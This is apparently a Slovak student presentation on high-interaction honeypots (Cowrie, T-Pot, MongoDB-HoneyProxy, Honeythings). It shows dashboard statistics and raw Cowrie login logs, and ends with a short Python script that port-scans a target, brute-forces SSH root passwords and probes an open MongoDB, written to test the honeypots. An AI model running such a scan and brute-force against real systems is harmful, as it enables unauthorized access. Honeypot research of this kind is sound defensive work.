High-interaction honeypots

DALIBOR DOŠA

Čo je honeypot?


Definícia:

- Honeypot je simulovaný systém, ktorý slúži na prilákanie útočníkov.
- Cieľom je zaznamenávať ich správanie a analyzovať použité techniky utoku.

Typy honeypotov:

- **Low-interaction**: Obmedzené funkcie, nižšie riziko kompromitácie.
- **High-interaction**: Realistická simulácia, vyššia úroveň interakcie.

Návrh riešenia



Cowrie

A medium to high interaction SSH and Telnet honeypot

Designed to log brute force attacks and shell interaction

Simulates a Unix system to attract attackers

T-Pot

- An all-in-one honeypot platform
- Combines multiple honeypot technologies
- Features a web interface for monitoring
- Provides comprehensive threat intelligence gathering

SPECIALIZED HONEYPOT
FOR MONGODB ATTACKS

MONITORS UNAUTHORIZED
ACCESS ATTEMPTS

LOGS DATABASE
EXPLOITATION ATTEMPTS

MongoDB-HoneyProxy

SIMULATES INTERNET OF THINGS DEVICES

CAPTURES IOT-SPECIFIC ATTACK PATTERNS

MONITORS BOTNET INFECTION ATTEMPTS

Honeythings

Výsledky

Color	Service
	FTP
	SSH
	TELNET
	EMAIL
	SQL
	DNS
	HTTP

Hits	IP
7	185.242.226.40
4	193.41.206.142
2	147.185.133.223
2	122.97.136.53
2	199.45.155.110
2	97.107.131.38


Hits	Country
16	United States
4	France
2	China
2	Switzerland
2	United Kingdom

Events	IP	Country	Honeypot	Service
2024-12-01 17:36:06	167.94.145.110	United States	Honeytrap	5986
2024-12-01 17:35:23	35.203.210.223	United Kingdom	Honeytrap	34453
2024-12-01 17:35:14	46.19.138.234	Switzerland	Dionaea	HTTP
2024-12-01 17:35:07	167.94.145.101	United States	Honeytrap	21992
2024-12-01 17:35:05	162.216.149.179	United States	Honeytrap	9206
2024-12-01 17:34:43	185.242.226.40	United States	Honeytrap	8019

Výsledky


Dashboards
>T-Pot
Full screen
Share
Clone
Reset
Edit
Filter your data using KQL syntax
Last 24 hours
1 m
Refresh
Honeypot Attacks
12,017
Honeytrap
Attacks
5,750
Cowrie
Attacks
3,615
Ddospot
Attacks
2,029
Sentrypeer
Attacks
193
Dionaea
Attacks
140
Adbhoney
Attacks
74
ConPot
Attacks
69
Redishoneypot
Attacks
52
Tanner
Attacks
30
Ciscoasa
Attacks
18
Honeypot Attacks Bar
Honeytrap
Cowrie
Ddospot
Sentrypeer
Dionaea
Adbhoney
ConPot
Redishoneypot
Tanner
Ciscoasa
ElasticPot
Mailoney
CitrixHoneypot
Dicompot
Heralding
0
1,000
2,000
3,000
4,000
5,000
6,000
Honeypot Attacks Histogram
Attacks
Unique Source IPs
2,500
2,000
1,500
1,000
500
0
18:00
November 30, 2024
00:00
December 1, 2024
06:00
12:00
Attack Map - Dynamic
BELARUS
Berlin
POLAND
GERMANY
CZECHIA
SLOVAKIA
UKRAINE
AUSTRIA
HUNGARY
MOLDOVA
FRANCE
SWITZERLAND
ROMANIA
SERBIA
Bucureşti
ANDORRA
zoom: 3.19
Elastic Maps Service, OpenMapTiles, OpenStreetMap contributors
Attacks by Destination Port Histogram
500
400
300
200
100
0
53
22
123
5060
23
18:00
November 30, 2024
00:00
December 1, 2024
06:00
12:00
Attacks by Honeypot Histogram
2,000
1,500
1,000
500
0
Honeytrap
Cowrie
Ddospot
Sentrypeer
Dionaea
18:00
November 30, 2024
00:00
December 1, 2024
06:00
12:00
Attacks by Country Histogram
2,000
1,500
1,000
500
0
United States
Australia
United Kingdom
The Netherlands
France
18:00
November 30, 2024
00:00
December 1, 2024
06:00
12:00

Výsledky


Attacker Src IP Reputation
known attacker
mass scanner
bot, crawler
form spammer
Attacks by Honeypot
Honeytrap
Cowrie
Ddospot
Sentrypeer
Dionaea
Adbhoney
ConPot
Redishoneypot
Tanner
Ciscoasa
P0f OS Distribution
Linux 2.2.x-3.x
Linux 2.2.x-3.x (bare...
Windows NT kernel
Linux 3.11 and newer
Windows NT kernel ...
Linux 2.4.x
Linux 2.4.x-2.6.x
Linux 3.1-3.10
Linux 2.2.x-3.x (no ti...
Windows 7 or 8
Attacks by Country
United States
Australia
United Kingdom
The Netherlands
France
China
Germany
Poland
Spain
Bangladesh
Attacks by Country and Port
United States
Australia
United Kingdom
The Netherlands
France
53
123
22
9090
161
53
IoT Honeypot
22
3443
3000
Suricata Alert Category Histogram
3,000
2,500
2,000
1,500
1,000
500
0
18:00
November 30, 2024
00:00
December 1, 2024
06:00
12:00
Generic Protocol Comm...
Misc Attack
Misc activity
Attempted Administrato...
Potential Corporate Priv...

Výsledky

Attacker AS/N - Top 10

AS	ASN	Count
396982	GOOGLE-CLOUD-PL/	3,383
14061	DIGITALOCEAN-ASN	2,631
48090	Pptechnology Limited	377
20473	AS-VULTR	239
216167	Skoali SAS	234
211298	Driftnet Ltd	231
135377	UCLOUD INFORMATI(	200
8075	MICROSOFT-CORP-M	192
214340	Eduardo Denis Tanas(	184
23956	AmberIT Limited	180

Rows per page: 10 1

Attacker Source IP - Top 10

Source IP	Count
209.38.91.62	2,360
45.148.10.46	377
202.4.115.172	180
134.209.168.99	175
37.148.204.83	164
40.74.252.77	78
194.165.17.11	77
193.41.206.156	63
34.76.133.13	62
193.41.206.142	60

Rows per page: 10 1

Suricata CVE - Top 10

CVE ID	Count
CVE-2002-0013 CV	40
CVE-2002-0013 CV	31
CVE-2020-11899	12
CVE-2001-0414	4
CVE-2019-11500 C	3
CVE-2014-8361 CV	2
CVE-1999-0183	1
CVE-1999-0517	1
CVE-2009-2765	1
CVE-2013-7471 CV	1

Rows per page: 10 1

Suricata Alert Signature - Top 10

ID	Description	Count of records
2210051	SURICATA STREAM Packet with broke	32,720
2402000	ET DROP Dshield Block Listed Source	2,815
2100384	GPL ICMP PING	1,119
2006408	ET INFO HTTP Request on Unusual P(	1,110
2024766	ET EXPLOIT [PTsecurity] DoublePulsa	1,090
2009582	ET SCAN NMAP -sS window 1024	422
2023753	ET SCAN MS Terminal Server Traffic (	371
2027759	ET DNS Query for .co TLD	317
2400007	ET DROP Spamhaus DROP Listed Trat	239
2210041	SURICATA STREAM RST recv but no s	236

Rows per page: 10 1

Výsledky

-v01@openssh.com","ecdsa-sha2-nistp521-cert-v01@openssh.com","ssh-ed25519-cert-v01@openssh.com","ecdsa-sha2-nistp256","ecdsa-sha2-nistp384","ecdsa-sha2-nistp521","rsa-sha2-256","rsa-sha2-512","ssh-rsa","ssh-dss","ssh-ed25519"],
"encCS":["aes128-gcm@openssh.com","aes256-gcm@openssh.com","chacha20-poly1305@openssh.com","aes128-ctr","aes192-ctr","aes256-ctr"],"macCS":["hmac-sha2-256-etm@openssh.com","hmac-sha2-512-etm@openssh.com","hmac-sha2-256","hmac
-sha2-512","hmac-sha1","hmac-sha1-96"],"compCS":["none"],"langCS":[""],"message":"SSH client hassh fingerprint: 98f63c4d9c87edbd97ed4747fa031019","sensor":"bit","timestamp":"2024-11-24T00:26:01.122988Z","src_ip":"206.189.146.57",
"session":"7db2b3ab17fd"}
{"eventid":"cowrie.login.failed","username":"oracle","password":"oracle123","message":"login attempt [oracle/oracle123] failed","sensor":"bit","timestamp":"2024-11-24T00:26:01.608915Z","src_ip":"206.189.146.57","session":
"7db2b3ab17fd"}
{"eventid":"cowrie.session.closed","duration":1.8101587295532227,"message":"Connection lost after 1 seconds","sensor":"bit","timestamp":"2024-11-24T00:26:02.771994Z","src_ip":"206.189.146.57","session":"7db2b3ab17fd"}
{"eventid":"cowrie.session.connect","src_ip":"167.94.145.105","src_port":47848,"dst_ip":"10.0.0.4","dst_port":2222,"session":"4f43d5d94bfd","protocol":"ssh","message":"New connection: 167.94.145.105:47848 (10.0.0.4:2222) [session
: 4f43d5d94bfd]","sensor":"bit","timestamp":"2024-11-24T00:37:35.984789Z"}
{"eventid":"cowrie.client.version","version":"SSH-2.0-Go","message":"Remote SSH version: SSH-2.0-Go","sensor":"bit","timestamp":"2024-11-24T00:37:35.985773Z","src_ip":"167.94.145.105","session":"4f43d5d94bfd"}
{"eventid":"cowrie.client.kex","hassh":"873a5fb5fedc2d4f8638ebde4abc6cfc","hasshAlgorithms":"curve25519-sha256@libssh.org,ecdh-sha2-nistp256,ecdh-sha2-nistp384,ecdh-sha2-nistp521,diffie-hellman-group14-sha1,diffie-hellman-group1
-sha1,curve25519-sha256@libssh.org,ecdh-sha2-nistp256,ecdh-sha2-nistp384,ecdh-sha2-nistp521,diffie-hellman-group14-sha1,diffie-hellman-group1-sha1,diffie-hellman-group-exchange-sha256;aes128-ctr,aes192-ctr,aes256-ctr,aes128-gcm
@openssh.com,arcfour256,arcfour128,aes128-ctr,aes192-ctr,aes256-ctr,aes128-gcm@openssh.com,arcfour256,arcfour128,aes128-cbc,3des-cbc;hmac-sha2-256,hmac-sha1,hmac-sha1-96;none","kexAlgs":["curve25519-sha256@libssh.org","ecdh-sha2
-nistp256","ecdh-sha2-nistp384","ecdh-sha2-nistp521","diffie-hellman-group14-sha1","diffie-hellman-group1-sha1","curve25519-sha256@libssh.org","ecdh-sha2-nistp256","ecdh-sha2-nistp384","ecdh-sha2-nistp521","diffie-hellman-group14
-sha1","diffie-hellman-group1-sha1","diffie-hellman-group-exchange-sha256"],"keyAlgs":["ssh-rsa-cert-v01@openssh.com","ssh-dss-cert-v01@openssh.com","ecdsa-sha2-nistp256-cert-v01@openssh.com","ecdsa-sha2-nistp384-cert-v01@openssh
.com","ecdsa-sha2-nistp521-cert-v01@openssh.com","ssh-ed25519-cert-v01@openssh.com","ecdsa-sha2-nistp256","ecdsa-sha2-nistp384","ecdsa-sha2-nistp521","ssh-rsa","ssh-dss","ssh-ed25519","ssh-rsa-cert-v01@openssh.com","ssh-dss-cert
-v01@openssh.com","ecdsa-sha2-nistp256-cert-v01@openssh.com","ecdsa-sha2-nistp384-cert-v01@openssh.com","ecdsa-sha2-nistp521-cert-v01@openssh.com","ssh-ed25519-cert-v01@openssh.com","ecdsa-sha2-nistp256","ecdsa-sha2-nistp384",
"ecdsa-sha2-nistp521","ssh-rsa","ssh-dss","ssh-ed25519"],"encCS":["aes128-ctr","aes192-ctr","aes256-ctr","aes128-gcm@openssh.com","arcfour256","arcfour128","aes128-ctr","aes192-ctr","aes256-ctr","aes128-gcm@openssh.com",
"arcfour256","arcfour128","aes128-cbc","3des-cbc"],"macCS":["hmac-sha2-256","hmac-sha1","hmac-sha1-96"],"compCS":["none"],"langCS":[""],"message":"SSH client hassh fingerprint: 873a5fb5fedc2d4f8638ebde4abc6cfc","sensor":"bit",
"timestamp":"2024-11-24T00:37:36.142230Z","src_ip":"167.94.145.105","session":"4f43d5d94bfd"}
{"eventid":"cowrie.session.closed","duration":15.343737125396729,"message":"Connection lost after 15 seconds","sensor":"bit","timestamp":"2024-11-24T00:37:51.329353Z","src_ip":"167.94.145.105","session":"4f43d5d94bfd"}
{"eventid":"cowrie.session.connect","src_ip":"198.235.24.120","src_port":56353,"dst_ip":"10.0.0.4","dst_port":2222,"session":"e13341a4f135","protocol":"ssh","message":"New connection: 198.235.24.120:56353 (10.0.0.4:2222) [session
: e13341a4f135]","sensor":"bit","timestamp":"2024-11-24T00:49:45.783003Z"}
{"eventid":"cowrie.session.closed","duration":0.1515789031982422,"message":"Connection lost after 0 seconds","sensor":"bit","timestamp":"2024-11-24T00:49:45.935309Z","src_ip":"198.235.24.120","session":"e13341a4f135"}
{"eventid":"cowrie.session.connect","src_ip":"45.148.10.46","src_port":56356,"dst_ip":"10.0.0.4","dst_port":2222,"session":"48440a3f27d8","protocol":"ssh","message":"New connection: 45.148.10.46:56356 (10.0.0.4:2222) [session:
 48440a3f27d8]","sensor":"bit","timestamp":"2024-11-24T00:53:18.126112Z"}
{"eventid":"cowrie.client.version","version":"SSH-2.0-Go","message":"Remote SSH version: SSH-2.0-Go","sensor":"bit","timestamp":"2024-11-24T00:53:18.161495Z","src_ip":"45.148.10.46","session":"48440a3f27d8"}
{"eventid":"cowrie.client.kex","hassh":"0a07365cc01fa9fc82608ba4019af499","hasshAlgorithms":"curve25519-sha256,curve25519-sha256@libssh.org,ecdh-sha2-nistp256,ecdh-sha2-nistp384,ecdh-sha2-nistp521,diffie-hellman-group14-sha256
,diffie-hellman-group14-sha1,ext-info-c,kex-strict-c-v00@openssh.com;aes128-gcm@openssh.com,aes256-gcm@openssh.com,chacha20-poly1305@openssh.com,aes128-ctr,aes192-ctr,aes256-ctr;hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm
@openssh.com,hmac-sha2-256,hmac-sha2-512,hmac-sha1,hmac-sha1-96;none","kexAlgs":["curve25519-sha256","curve25519-sha256@libssh.org","ecdh-sha2-nistp256","ecdh-sha2-nistp384","ecdh-sha2-nistp521","diffie-hellman-group14-sha256",
"diffie-hellman-group14-sha1","ext-info-c","kex-strict-c-v00@openssh.com"],"keyAlgs":["rsa-sha2-256-cert-v01@openssh.com","rsa-sha2-512-cert-v01@openssh.com","ssh-rsa-cert-v01@openssh.com","ssh-dss-cert-v01@openssh.com","ecdsa
-sha2-nistp256-cert-v01@openssh.com","ecdsa-sha2-nistp384-cert-v01@openssh.com","ecdsa-sha2-nistp521-cert-v01@openssh.com","ssh-ed25519-cert-v01@openssh.com","ecdsa-sha2-nistp256","ecdsa-sha2-nistp384","ecdsa-sha2-nistp521","rsa
-sha2-256","rsa-sha2-512","ssh-rsa","ssh-dss","ssh-ed25519"],"encCS":["aes128-gcm@openssh.com","aes256-gcm@openssh.com","chacha20-poly1305@openssh.com","aes128-ctr","aes192-ctr","aes256-ctr"],"macCS":["hmac-sha2-256-etm@openssh
.com","hmac-sha2-512-etm@openssh.com","hmac-sha2-256","hmac-sha2-512","hmac-sha1","hmac-sha1-96"],"compCS":["none"],"langCS":[""],"message":"SSH client hassh fingerprint: 0a07365cc01fa9fc82608ba4019af499","sensor":"bit",
"timestamp":"2024-11-24T00:53:18.273688Z","src_ip":"45.148.10.46","session":"48440a3f27d8"}
{"eventid":"cowrie.login.failed","username":"root","password":"123456","message":"login attempt [root/123456] failed","sensor":"bit","timestamp":"2024-11-24T00:53:18.883785Z","src_ip":"45.148.10.46","session":"48440a3f27d8"}
{"eventid":"cowrie.session.closed","duration":1.9237816333770752,"message":"Connection lost after 1 seconds","sensor":"bit","timestamp":"2024-11-24T00:53:20.050673Z","src_ip":"45.148.10.46","session":"48440a3f27d8"}
{"eventid":"cowrie.session.connect","src_ip":"45.148.10.46","src_port":56364,"dst_ip":"10.0.0.4","dst_port":2222,"session":"fe74e4273962","protocol":"ssh","message":"New connection: 45.148.10.46:56364 (10.0.0.4:2222) [session:
 fe74e4273962]","sensor":"bit","timestamp":"2024-11-24T00:53:20.228862Z"}
{"eventid":"cowrie.client.version","version":"SSH-2.0-Go","message":"Remote SSH version: SSH-2.0-Go","sensor":"bit","timestamp":"2024-11-24T00:53:20.246418Z","src_ip":"45.148.10.46","session":"fe74e4273962"}
{"eventid":"cowrie.client.kex","hassh":"0a07365cc01fa9fc82608ba4019af499","hasshAlgorithms":"curve25519-sha256,curve25519-sha256@libssh.org,ecdh-sha2-nistp256,ecdh-sha2-nistp384,ecdh-sha2-nistp521,diffie-hellman-group14-sha256
,diffie-hellman-group14-sha1,ext-info-c,kex-strict-c-v00@openssh.com;aes128-gcm@openssh.com,aes256-gcm@openssh.com,chacha20-poly1305@openssh.com,aes128-ctr,aes192-ctr,aes256-ctr;hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm
@openssh.com,hmac-sha2-256,hmac-sha2-512,hmac-sha1,hmac-sha1-96;none","kexAlgs":["curve25519-sha256","curve25519-sha256@libssh.org","ecdh-sha2-nistp256","ecdh-sha2-nistp384","ecdh-sha2-nistp521","diffie-hellman-group14-sha256",

Výsledky honeything a Mongodb

FAIL

Jednoduchý príklad útoku

```python
...
import paramiko
import socket
import time
from scapy.all import *
import pymongo

target_ip = "SET IP" #SET IP
target_ports = [22, 80, 443, 8080, 27017]
user = "root"
passwords = ["12345", "admin", "password", "root", "toor", "login123!"]
timeout = 10

def port_scan():
    print("[*] port scanning...")
    for port in target_ports:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.settimeout(timeout)
        result = sock.connect_ex((target_ip, port))
        if result == 0:
            print(f"[+] Port {port} is open")
        else:
            print(f"[-] Port {port} je closed")
        sock.close()


def ssh_brute_force():
    print("[*] Start SSH brute-force ...")
    for password in passwords:
        print(f"pass: {password}")
        try:
            ssh = paramiko.SSHClient()
            ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
            ssh.connect(target_ip, username=user, password=password, timeout=timeout)
            print(f"Success: {password}")
            ssh.close()
            break
        except paramiko.AuthenticationException:
            print(f"Not succesful: {password}")
        except Exception as e:
            print(f"Error: {e}")
        time.sleep(1)
```

```python
def mongodb_attack():
    print("[*] Mongo...")
    try:
        mongo_client = pymongo.MongoClient(f"mongodb://{target_ip}:27017")
        mongo_client.admin.command('ping')
    except Exception as e:
        print(f"[-] Error MongoDB: {e}")

def full_attack():
    port_scan()

    ssh_brute_force()

    mongodb_attack()

if __name__ == "__main__":
    full_attack()
```

Ďakujem za pozornosť